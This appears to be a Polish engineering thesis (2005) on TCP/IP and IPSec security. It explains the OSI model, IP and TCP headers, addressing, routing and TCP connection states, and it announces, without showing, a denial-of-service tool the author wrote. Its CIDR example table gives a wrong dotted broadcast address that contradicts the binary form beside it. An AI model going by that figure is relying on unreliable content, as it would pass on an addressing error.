PRACA INŻYNIERSKA

Bezpieczeństwo protokołów TCP/IP oraz IPSec

Pawel Prokop

20.05.2005

1 Wstęp

Dynamicznie rozwijająca się technika komputerowa a w szczególności oprogramowanie użytkowe doprowadziły do wzrostu popularności komputerów osobistych. Coraz częściej konieczne jest posiadanie komputera w domu, tym bardziej jeżeli jest on podłaczony do globalnej sieci Internet. Rozwój ten spowodowany jest również nieustannym dążeniem człowieka do osiągnięcia maksimum wygody a szeroki dostęp do wiedzy niewątpliwie to gwarantuje. Internet poza dostępem do nieograniczonych zasobów informacji umożliwia również prowadzenia korespondencji, korzystanie z wielu grup dyskusyjnych, robienie zakupów, a nawet przeprowadzanie transakcji bankowych.

Wraz ze wzrostem popularności internetu, wzrosło znaczenie przesyłanej informacji. Komunikacja między firmami, jednostkami w organizacjach coraz częściej odbywa się za pośrednictwem internetu. Konieczne zatem stało się zapewnienie poufności oraz autentyczności, jednym słowem bezpieczeństwa przesyłanych tym medium danych. Mam na myśli zapobiegnięcie ich podsłuchaniu, nieautoryzowanemu spreparowaniu, przejęciu sesji lub też uniemożliwieniu w ogóle komunikacji sieciowej (Atak DoS - Deny Of Service). Skutki takich ataków podczas komunikacji np. z bankiem, czy też wewnątrz firmy mogą być paraliżujące na dużą skalę, w konsekwencji - wyjątkowo kosztowne.

Duże korporacje powierzają zabezpieczenie swoich sieci wyspecjalizowanym firmom, które robią to zazwyczaj dobrze ze względu na posiadanych wysokiej klasy specjalistów dogłębnie znających temat bezpieczeństwa sieci. Przeciętny użytkownik komputera zazwyczaj nie zdaje sobie sprawy z zagrożeń na jakie jest narażony i zazwyczaj to on nieświadomie tworzy furtki przez które przedostaje się intruz. Robi to na przykład poprzez uruchamianie załączonych z pocztą programów, które pochodzą z niewiadomego źródła, poprzez przesyłanie niekodowanych haseł (np. transmisja protokołami ftp, telnet, pop3) co ma taki sam efekt jak przyklejenie kartki z hasłami do monitora.[1]

[1] „Tylko dwie rzeczy są nieskończone: wszechświat i ludzka głupota, chociaż do tego pierwszego nie mam pewności" - Albert Einstein

2 Analiza zagadnienia

W chwili obecnej najpopularniejszym protokołem internetowym jest protokół IP wraz z protokołem TCP. W ostatnich kilku latach coraz bardziej popularnym staje się protokół IPSec, który jest odporny[2] na wiele rodzajów ataków oraz zapewnia wiarygodność przesyłanej informacji.

W niniejszej pracy przedstawię atak typu DoS na protokół TCP/IP w sieci LAN (Local Area Network) w zależności od podanych parametrów wyłączający znajdującą się tam maszynę z komunikacji protokołami TCP/IP. Ponieważ atakowany jest protokół, rodzaj systemu operacyjnego nie ma znaczenia. Do zaprezentowania słabości protokołów TCP/IP posłużę się programem „ltcc" (Local Tcp Control Center), który napisałem w języku c++. LTCC przetestowany został na systemach linux linii 2.2 oraz 2.4. W końcowej części pracy znajduja się wydruki z analizy ruchu sieciowego podczas uruchomienia mojego programu się.

Zaprezentuję też zastosowanie protokołu IPSec jako alternatywę, która nie jest podatna na użycie prezentowanego ataku. Informacje na temat pracy można znaleźć w wymienionych poniżej dokumentach:

2.1 RFC - Requests For Comments

Jest to zestaw kilku tysięcy dokumentów tekstowych[23], zawierających opisy protokołów internetowych, propozycje standardów, historyczny rys rozwoju poszczególnych standardów internetowych. Dokumenty numerowane są kolejno począwszy od numeru „0001" - pierwszego opublikowanego 7 kwietnia 1969 roku. Dokumenty RFC są podstawowym źródłem informacji technicznej dla programistów zajmujących się programowaniem zastosowań sieciowych. Poniżej wymienione zostaną dokumenty w których zawarte są informacje na temat tej pracy.

[2] oczywiście nie ma 100% skutecznego zabezpieczenia

rfc0760 - 0760 DoD standard Internet Protocol. J. Postel. Jan-01-1980.

W dokumencie tym opisany jest standard protokołu internetowego stworzonego przez Agencję ds. Złożonych Projektów Badawczych (ARPA ang. Advanced Research Projects Agency) Departament Obrony USA. Dokument przedstawia miejsce protokołu IP w rodzinie protokołów komunikacji pomiędzy sieciami.

rfc0761 - DoD standard Transmission Control Protocol. J. Postel. Jan-01-1980.

W tym miejscu znajduje się opis protokołu sterującego transmisją. Dokument opisuje sposób kontroli poprawności transmisji danych.

rfc2401 - Security Architecture for the Internet Protocol. S. Kent, R. Atkinson. November 1998.

Dokument ten opisuje architekturę protokołu IPSec, bez specyfikacji konkretnych protokołów takich jak AH (Authentication Header) czy ESP (Encapsulating Security Payload), które opisane są w kolejnych dokumentach RFC.

rfc2402 - IP Authentication Header. S. Kent, R. Atkinson. November 1998.

W dokumencie tym opisany jest protokół służący do zapewnienia integralności oraz wiarygodności danych w bezpołączeniowej transmisji.

rfc2406 - IP Encapsulating Security Payload (ESP). S. Kent, R. Atkinson. November 1998.

Dokument ten opisuje protokół zapewniający ochronę danych zawartych w protokołach IP w wersji 4 i 6.

2.2 Publikacje papierowe

„Programowanie zastosowań sieciowych w systemie UNIX” - W. Richard Stevens

W książce tej autor prezentuje najpopularniejsze protokoły sieciowe, wśród nich interesujące nas TCP/IP. Sposób komunikacji międzyprocesowej, architektura klient-serwer zaprezentowana jest razem z kodem źródłowym dla systemów UNIX.

„Kryptologia, budowa i łamanie zabezpieczeń” - Reinhard Wobst

W książce tej opisane są najpopularniejsze algorytmy kryptograficzne między innymi DES, który wykorzystywany jest też do szyfrowania protokołu ESP.

„TCP/IP Administracja sieci” - Craig Hunt

Książka ta zawiera podstawowe informacje na temat protokołów TCP/IP, opis konfigurowania sieci na stacjach UNIXowych oraz podstawowych usług sieciowych.

„Hacking. Sztuka penetracji” - Jon Erickson

W książce tej szeroko poruszone są zagadnienia bezpieczeństwa systemów komputerowych.

2.3 Inne dokumenty internetowe

Jest wiele stron internetowych poświęconych zagadnieniom routingu, komunikacji sieciowej a przede wszystkim tematom najbardziej nas interesującym czyli protokołom TCP, IP oraz IPSec.

– http://www.man.poznan.pl/-pawelw/dyplom/ISOModel.html - w tym miejscu przeczytać można na temat budowy modelu ISO/OSI.

– http://rainbow.mimuw.edu.pl/SO/Linux/index.html - znajduje się tu dokument na temat linuxa wersji 2.0. Jego ósmy rozdział dotyczy komunikacji sieciowej.

– http://www.it.iitb.ac.in/-jaju/tutorials/net/tcpip/ - anglojęzyczna strona na temat rodziny protokołów TCP/IP.

– http://lukasz.bromirski.net/docs/translations/lartc-pl.html - polskie tłumaczenie dokumentu poświęconego routingowi IP oraz ostatnio modnym zagadnieniom podziału pasma.

– http://www.ia.pw.edu.pl/-tkruk/students/kmadej/mydocs/vpn - wirtualne sieci prywatne w systemie operacyjnym Linux.

– http://echelon.pl/pubs/cbi_ipsec.html - polskojęzyczna strona na której opisana została budowa protokołu IPSec.


– http://lartc.org/howto/lartc.ipsec.html - anglojęzyczny dokument poświęcony konfiguracji kluczy IPSec'a.

– http://www.freeswan.org - strona domowa projektu FreeS/WAN (wersja angielska dokumentacji).

3 Model ISO/OSI

Model OSI[3] został przyjęty przez organizację ISO[4] jako standard opisujący warstwy sieci. Model składa się z siedmiu warstw, z których każda wykonuje określone funkcje.[19]

Rysunek 1: protokoły internetowe w modelu ISO/OSI



warstwa aplikacji (application layer) - dostarcza procesom aplikacyjnym metod dostępu do środowiska OSI. Pełni rolę okna między współdziałającymi procesami aplikacyjnymi.

warstwa prezentacji (presentation layer) - zapewnia możliwość reprezentowania informacji, którą się posługują stacje aplikacyjne podczas komunikacji. Zapewnia tłumaczenie danych, definiowanie ich formatu oraz odpowiednią składnie.

[3]Open Systems Interconnection - Połączenia Sytemów Otwartych
[4]International Organization for Standarization - Międzynarodowa Organizacja Normalizacyjna

warstwa sesji (session layer) - umożliwia aplikacjom prowadzenie dialogu i wymianę danych pomiędzy nimi. Do najważniejszych funkcji warstwy sesji należy sterowanie wymianą danych ustalenie punktów synchronizacji danych (dla celów retransmisji w przypadku przemijających przekłamań na łączach) oraz umożliwienie odzyskania danych utraconych podczas przerwy w łączności i ich ponowne wysłanie.

warstwa transportowa (transport layer) - zapewnia przezroczysty transfer danych między stacjami sesyjnymi. Odciąża je od zajmowania się problemami niezawodnego i efektywnego pod względem kosztów transferu danych. Wszystkie protokoły w warstwie transportowej są typu end-to-end. Oznacza to, że działają one tylko między końcowymi systemami otwartymi.

warstwa sieciowa (network layer) - warstwa sieciowa odpowiedzialna za organizację połączeń, adresację jednostek oraz za funkcje routingu, który wyznacza optymalną drogę pakietu przez sieć, ze względu na obciążenie sieci. W warstwie tej znajdują się protokoły IP, ICMP, ARP, RARP

warstwa łącza danych (data link layer) - zapewnia niezawodne łącze pomiędzy sąsiednimi węzłami. Nadzoruje przepływ informacji przez łącze i w związku z podatnością warstwy fizycznej na zakłócenia i wynikające stąd błędy oferuje własne mechanizmy kontroli błędów w ramkach lub pakietach (CRC - Cyclic Redundancy Check).


warstwa fizyczna (physical layer) - jest odpowiedzialna za transmisję strumienia bitów między węzłami sieci. Definiuje protokoły opisujące interfejsy fizyczne. Do funkcji tej warstwy należą: sprzęgnięcie z medium transmisji danych, dekodowanie sygnałów, określanie zakresu amplitudy prądu lub napięcia i określanie parametrów mechanicznych łączówek (kształtu, wymiaru oraz liczby styków) oraz inne kwestie związane z transmisją bitów.

4 Opis i idea działania protokołu IP

Protokół internetowy należy do trzeciej warstwy ISO/OSI, zawiera informacje na temat adresów internetowych oraz kilka informacji kontrolnych umożliwiających przesyłanie pakietów. Wraz z protokołem TCP, IP prezentuje serce protokołów internetowych. IP [5] jest odpowiedzialny za następujące rzeczy: organizowanie bezpołączeniowej transmisji danych najlepszą trasą oraz podziałem danych na mniejsze częśći (MTU - Maximum Transmission Unit) i ponownym ich składaniem.
Istnieją dwie wersje protokołu IP: IPv4 i IPv6[17], która staje się coraz bardziej popularna i ma za zadanie wyprzeć wersje 4. Różnica pomiędzy tymi wersjami polega na adresowaniu stacji. W wersji 4 przeznaczono 32 bity na adres stacji, w nowszej - wersji 6 przewidziano 128 bitów. W niniejszej pracy skupię się jedynie na wersji 4.

4.1 Budowa nagłówka IP.

Rysunek 2: Struktura nagłówka IP



Version zawiera numer wersji protokołu IP, który jest aktualnie używany.

IHL (IP Header Length) zawiera rozmiar nagłówka IP w 32-bitowych słowach.

Type Of Service zawiera abstrakcyjne wartości mające na celu podnieść jakość obsługi pakietu.

Total Length całkowita długość pakietu włącznie z nagłówkiem i danymi (w bajtach). Pole to zajmuje 16 bitów zatem maksymalna wartość to 65535, ale pakiety takich rozmiarów praktycznie nie są przesyłane przez sieć.

Identification (Identyfication) pole to jest ustawiane przez nadawce. Umożliwia identyfikację pakietu podczas scalania.

Flags 3 bity kontrolne zawierające informacje na temat fragmentacji danych.

Fragment Offset 13 bitów z informacją, w którym miejscu w oryginalnym pakiecie powinien być umieszczony dany fragment. Jednostką tutaj jest 8 bajtów.

Time To Live pole to określa maksymalny czas „życia" pakietu w sieci. Podczas przesyłania informacji pole to zmniejsza się o 1 przez każdą stację. Działanie to ma wyeliminować pakiety niemożliwe do dostarczenia.

Protocol pole to określa, który protokół wyższego poziomu został użyty w przetwarzaniu danych pakietu.

Header Checksum 16 bitów zawierających sumę kontrolną nagłówka IP.

Source Address jest to internetowy adres nadawcy pakietu.

Destination Address jest to internetowy adres odbiorcy pakietu.


Options pole to zazwyczaj nie jest używane. Może jednak zawierać informacje na temat trasy jaką przebył pakiet lub ograniczenia dotyczące bezpieczeństwa (RFC 1108).

4.2 Adresowanie w IP.

Adres stacji w protokole IP zajmuje 32 bity i jednoznacznie określa do jakiej sieci należy dana jednostka oraz jej numer. Adres reprezentowany jest przez cztery liczby dziesiętne oddzielone kropkami. Wyróżniamy 5 klas adresów sieci, które określane są przez bity adresu.[4]

4.2.1 Klasy adresów IP

Rysunek 3: Klasy sieci IP.



Klasa A w klasie tej znajduje się 2^7-1 (127) sieci[5], w każdej sieci znajduje się 16777215 adresów.

Klasa B w klasie B znajduje się 2^{14} (16384) sieci, w każdej znajduje się $2^{16}-1$ (65535) adresów.

Klasa C w klasie C znajduje się 2^{21} (2097152) sieci, w każdej znajduje się 255 adresów.

Klasa D adres klasy D ma specjalne znaczenie - jest używany w sytuacji gdy ma miejsce jednoczesna transmisja od większej liczby urządzeń.

4.2.2 Maska, broadcast

W pewnym momencie rozwoju Internetu okazało się, że ten sposób przydzielania adresów sieci jest bardzo nieekonomiczny. Zasoby klas adresów zaczeły się bardzo szybko

[5]ponieważ adres 0.0.0.0 jest zarezerwowany do specjalnego zastosowania, oznacza on wszystkie komputery w sieci, w tablicy routingu można go odczytać jako „default"

kurczyć. Wprowadzono system zwany: bezklasowym rutowaniem międzydomenowym CIDR (Classless Inter-Domain Routing).

Maska sieci składa się podobnie jak adres IP z 4 bajtów, używana jest do wydzielenia części adresu odpowiadającej za identyfikację sieci i cześci odpowiadającej za identyfikację komputera z adresu IP.

Tablica 1: Przykład zastosowania adresowania CIDR

	zapis „kropkowy”	zapis binarny
Adres IP	149.156.208.141	10010101.10011100.11010000.10001101
Maska	255.255.255.224	11111111.11111111.11111111.11100000
Adres sieci	149.156.208.128	10010101.10011100.11010000.10000000
Broadcast	255.255.255.159	10010101.10011100.11010000.10011111

Adres sieci tworzy się przepisując niezmienione bity adresu IP, dla których odpowiednie bity maski są ustawione[6] (logiczne AND). Reszta bitów przyjmuje wartość „0”

Adres broadcast jest to adres rozgłoszeniowy sieci. Używa się go do jednoczesnego zaadresowania wszystkich komputerów w danej sieci. Tworzony jest analogicznie do adresu sieci z tym, że ostatnie bity wypełniane są wartościami „1”.

Adres 149.156.208.141 z maską 255.255.255.224 można w skrócie zapisać w postaci: 149.156.208.141/27, ponieważ 27 kolejnych bitów w masce jest ustawionych.

Istnieją dwa rodzaje adresów, routowalne i nieroutowalne, te drugie zarezerwowane są dla tworzenia sieci wewnętrznych, lokalnych. Adres taki nie powinien pojawić się w globalnej sieci internet bez wcześniejszej translacji na adres routowalny. Przykładowymi sieciami wewnętrznymi są: 10.0.0.0, 172.16.0.0, 192.168.0.0. odpowiednio dla każdej z wyżej wymienionych klas.

Ponadto istnieje specjalny adres zarezerwowany do komunikacji protokołem IP z lokalnym komputerem. Jest to tak zwany loopback: 127.0.0.1.

[6] mają wartość „1”

Żadnemu urządzeniu w sieci nie można przypisać adresu 0.0.0.0 (ponieważ oznacza on wszystkie adresy w internecie), nie można również przypisać adresu będącego zarazem adresem broadcast lub będącego adresem sieci.

4.3 Routowanie pakietów IP

Gdy host musi przesłać pakiet za pomocą protokołu IP, podejmuje decyzję o sposobie przekazania pakietu do warstwy niższej[20]. Na podstawie adresu przeznaczenia pakietu stwierdza, czy komputer docelowy należy do tej samej sieci. Jeżeli tak, to wysyła pakiet do sieci lokalnej. Znalezieniem adresu Ethernetowego (protokoł ARP) i dostarczeniem pakietu do odpowiedniej stacji (protokół IEEE 802.3) zajmują się już protokoły warstwy niższej (warstwy dostępu do sieci). Jeżeli adres IP przeznaczenia nie należy do tej samej sieci, komputer źródłowy przesyła pakiet na adres lokalnej bramki.
Bramka (gateway) - jest to urządzenie zapewniające łączność pomiędzy sieciami lokalnymi. Urządzenie to jest podłączone do przynajmniej dwóch różnych sieci i otrzymując pakiety z jednej z nich podejmuje decyzję, do której sieci je przesłać.
Tablica rutingu - W obu przypadkach (komputer lokalny, router) decyzja o losie datagramu IP podejmowana jest na podstawie tablicy rutowania. Tablica ta jest tworzona przez administaratora systemu lub przez protokoły rutujące (RIP). Adres każdego wysyłanego datagramu zostaje porównany z wpisami destination i genmask, a następnie na podstawie pozostałych wpisów zostaje podjęta decyzja co do dalszego losu datagramu IP.

Przykładowo, jeśli mamy wysłać dane do komputera o adresie IP 149.156.211.67, adres ten znajduje się w sieci 149.156.211.64 o masce 255.255.255.192. Wpis ten dotyczy w tym przypadku sieci lokalnej, komputer docelowy jest w tej samej sieci. Następnie wyszukiwane jest pole Iface (interface), które mówi z jakiego interfejsu sieciowego należy skorzystać, aby wysłać te dane. Jeżeli pole gateway ma wartość 0.0.0.0, to datagram

Tablica 2: Tablica routingu przykładowego routera

Destination	Gateway	Genmask	Flags	Metric	Ref	Use	Iface
149.156.211.160	149.156.211.10	255.255.255.224	UG	0	0	0	eth1
149.156.208.192	0.0.0.0	255.255.255.224	U	0	0	0	eth0
149.156.211.0	0.0.0.0	255.255.255.192	U	0	0	0	eth1
149.156.211.64	0.0.0.0	255.255.255.192	U	0	0	0	eth2
192.168.0.0	0.0.0.0	255.255.255.128	U	0	0	0	eth3
127.0.0.0	0.0.0.0	255.0.0.0	U	0	0	0	lo
0.0.0.0	149.156.208.193	0.0.0.0	UG	1	0	0	eth0

jest bez żadnych zmian wysyłany przez podaną kartę sieciową. Jednak, gdy pole to ma wpisaną jakąś wartość, w ramce Ethernetowej adres przeznaczenia zamieniany jest na adres MAC bramki (routera). W momencie, gdy otrzyma on pakiet Ethernetowy z innym niż jego własny adresem IP, to w analogiczny do omówionego sposób przesyła datagram dalej.

Podczas wysyłania danych do komputera o adresie IP 149.156.211.170, adres ten znajduje się w sieci 149.156.211.160 o masce 255.255.255.224. Pakiet ten zostanie skierowany do maszyny o adresie IP 149.156.211.10, ponieważ ona jest bramką do sieci w której znajduje się komputer docelowy.

Wpis postaci 0.0.0.0 oznacza wszystkie adresy IP. Znajduje się on najczęściej na końcu tablicy routingu, a jeżeli poszukiwany adres nie pasował do żadnej z wcześniejszych sieci, to zostaje wysłany do domyślnej (default) bramki zapewniającej dostęp do sieci Internet dla danego komputera.

W polu flagi wpisy oznaczają:

U - dana trasa istnieje i do tej chwili nie było z nią żadnych kłopotów.

G - dany wpis dotyczy bramki.

H - wpis dotyczy pojedynczego komputera.,


D - wpis został zmieniony przez protokół kontrolny ICMP.

5 Budowa i zasada działania protokołu TCP

Protokół TCP [6] jest zorientowany połączeniowo (connection-oriented), czyli wymaga potwierdzenia odbioru każdej ramki. Ma to istotne znaczenie, jeśli łącza są słabej jakości, ponieważ w przypadku błędów złe ramki są retransmitowane. Warstwa transportowa zapewnia dostarczenie danych między dwoma punktami, w tej warstwie następuje analiza danych oraz sprawdzenie, czy nie ma potrzeby retransmitować danych ponownie. TCP zapewnia przekazanie danych do odpowiedniego procesu pracującego w warstwie aplikacji w takiej samej postaci w jakiej zostały one wysłane.
Połączenia procesów warstwy aplikacji protokół TCP identyfikuje za pomocą numeru portu - 16 bitowej liczby całkowitej. Proces chcący transportować dane może to robić poprzez specjalny interfejs - zwany gniazdem. Żeby nastąpiła komunikacja, dwa procesy - nadający i odbierający dane muszą otworzyć gniazda. Zestawienie adresu źródłowego i numeru portu oraz adresu docelowego wraz z numerem portu nazywa się asocjacją.

5.1 Struktura nagłówka TCP

Rysunek 4: Struktura nagłówka TCP



source port - jest to port źródłowy z którego wysyłane są dane. Numer portu jest liczbą całkowitą z przedziału 1 - 65535.

destination port - jest to docelowy port dla którego przeznaczone są dane.

sequence number - numer sekwencyjny bajtu w strumieniu przesylanych danych, identyfikujący pierwszy bajt danych w danym segmencie TCP. Modul TCP numeruje każdy bajt numerem sekwencyjnym, numer ten to 32 bitowa liczba bez znaku, cyklicznie zaokrąglana do 0 po osiagnieciu $2^{32} - 1$.

acknowledgement number - zawiera następny numer sekwencyjny bajtu, oczekiwanego przez nadawcę. Wartość ACK równa się numerowi sekwencyjnemu ostatniego poprawnie otrzymanego bajtu plus 1. Pole to ważne jest tylko gdy ustawiony jest bit ACK. Ponieważ dane w połączeniu TCP mogą byc przesyłane w dwie strony, każda ze stron połączenia musi utrzymywać numery sekwencyjne dla danych przesyłanych w każdym z kierunków.

Data offset - długość nagłówka TCP liczona w 32 bitowych słowach. Zależnie od opcji, długość nagłówka TCP może być różna.

reserved - 6 bitów zarezerwowanych na przyszłość, muszą mieć wartość 0.

flags - 6 bitów kontrolnych:

URG ustawienie tego bitu powoduje, że pole urg_ptr jest ważne.

ACK ustawienie tego bitu powoduje, że pole ack_seq jest ważne.

PSH ustawienie tego bitu powoduje, że dane powinny być niezwłocznie przekazane do aplikacji.

RST ustawienie tego bitu powoduje zerwanie połączenia.

SYN ustawienie tego bitu oznacza synchronizację numerów sekwencyjnych podczas inicjowania połączenia.

FIN ustawienie tego bitu oznacza zakończenie przesyłania danych przez nadawcę.

5.2 Realizacja połączenia TCP

Aby zagwarantować, że dane przesyłane z jednej maszyny do drugiej nie są ani tracone, ani duplikowane używa się podstawowej metody znanej jako pozytywne potwierdzanie z retransmisją. Metoda ta wymaga, aby odbiorca komunikował się z nadawcą, wysyłając mu w momencie otrzymania danych komunikat potwierdzenia (ACK). Nadawca zapisuje sobie informację o każdym wysłanym pakiecie i przed wysłaniem następnego czeka na potwierdzenie. Oprócz tego nadawca uruchamia zegar w momencie wysyłania pakietu i wysyła ten pakiet ponownie, gdy minie odpowiedni czas, a potwierdzenie nie nadejdzie.

5.2.1 Opis stanów gniazd

Podczas realizacji połączenia wyróżnia się następujące stany poszczególnych gniazd:[6]

LISTEN reprezentuje stan oczekiwania na jakiekolwiek połączenie TCP.

SYN-SENT reprezentuje stan oczekiwania na pasujące połączenie zaraz po wysłaniu żądania.

SYN-RECEIVED reprezentuje stan oczekiwania na potwierdzenie ACK po wysłaniu obu: SYN-SENT i SYN-RECEIVED

ESTABLISHED reprezentuje otwarte połączenie, otrzymane dane mogą są dostarczane do warstwy wyższej. Jest to normalny stan przesyłania danych.

FIN-WAIT-1 reprezentuje stan oczekiwania na żądanie zakończenia połączenia od zdalnego protokołu lub na potwierdzenie żądania zakończenia połączenia wysłanego wcześniej.

FIN-WAIT-2 reprezentuje stan oczekiwania na żądanie zakończenia połączenia od zdalnego protokołu.

CLOSE-WAIT reprezentuje stan oczekiwania na żądanie zakończenia połączenia od lokalnego użytkownika/procesu.

CLOSING reprezentuje stan oczekiwania na potwierdzenie żądania zakończenia połączenia od zdalnego protokołu.

LAST-ACK reprezentuje stan oczekiwania na potwierdzenie żądania zakończenia połączenia wysłanego wcześniej do zdalnego protokołu.

TIME-WAIT reprezentuje stan oczekiwania wystarczająco długiego okresu czasu potrzebnego na upewnienie się, że zdalny protokół otrzymał potwierdzenie żądania przerwania połączenia.

CLOSED reprezentuje stan braku jakiegokolwiek połączenia.

Każdy pakiet przesłany przy użyciu protokołu TCP ma własny numer sekwencyjny. Każdy odebrany pakiet zostaje potwierdzony poprzez wysłanie numeru ACK.

5.2.2 Nawiązywanie połączenia

Ustanawianie połączenia TCP przebiega według poniższego scenariusza:

- serwer wykonuje tzw. otwarcie bierne (passive open) połączenia, wywolując funkcje interfejsu gniazdowego socket(), bind(), listen(). Tworzy tak zwaną półasocjację.
- klient wykonuje tzw. otwarcie aktywne (active open), wywołując funkcję interfejsu gniazdowego connect() - powoduje to wysłanie segmentu SYN (synchronizacji) zawierającego początkowy numer kolejnych danych, które klient zamierza wysyłać przez to połączenie oraz ewentualne opcje TCP.
- serwer potwierdza przyjęcie segmentu SYN klienta i wysyła własny segment SYN zawierający początkowy numer danych, które serwer będzie wysyłał przez to połą-

czenie wraz z segmentem ACK (potwierdzenia), zawierającym początkowy numer kolejnych danych klienta zinkrementowany o 1.

– klient sygnalizuje przyjęcie odpowiedzi serwera segmentem ACK, zawierającym początkowy numer kolejnych danych serwera zinkrementowany o 1.

5.2.3 Przesyłanie danych

Jest to zasadnicza część transmisji, mogąca przebiegać według wielu scenariuszy. Najczęściej obejmuje ona następującą wymianę segmentów:

– klient wysyła żądanie do serwera.

– serwer wysyła potwierdzenie przyjęcia żądania w postaci segmentu ACK, który może być wysłany razem z odpowiedzią.

– klient potwierdza otrzymanie odpowiedzi segmentem ACK, wartość ACK równa się wartości SEQ plus ilość danych odebranych.

Jeśli w jakimś momencie którakolwiek ze stron komunikacji nie otrzyma potwierdzenia ACK (a czas na odpowiedź zostanie przekroczony) wówczas następuje ponowienie transmisji niepotwierdzonego pakietu.

5.2.4 Kończenie połączenia

Schemat zamykania połączenia TCP obejmuje zwykle wymianę czterech segmentów i wygląda następująco:

– jeden z procesów - klient lub serwer - wykonuje tzw. zamknięcie aktywne (active close), wywołując funkcję close(), co powoduje wysłanie segmentu FIN (zakończenia). Segment ten może być wysłany razem z danymi.

– drugi z procesów potwierdza przyjęcie segmentu FIN własnym segmentem ACK, inkrementując numer segmentu FIN o 1 (segmenty FIN są numerowane podobnie jak segmenty SYN), wykonując tzw. zamknięcie bierne (passive close).

– w tym momencie tym połączeniem mogą jeszcze przepływać dane od stacji wykonującej zamknięcie bierne do stacji wykonującej zamknięcie aktywne, jest to tzw. półzamknięcie (half-close).

– stacja wykonująca zamknięcie bierne wykonując funkcję close(), wysyła numerowany segment FIN do stacji wykonującej zamknięcie aktywne.

– stacja wykonująca zamknięcie aktywne potwierdza przyjęcie segmentu FIN, wysyłając stacji wykonującej zamknięcie bierne segment ACK z numerem segmentu FIN zinkrementowany o 1.

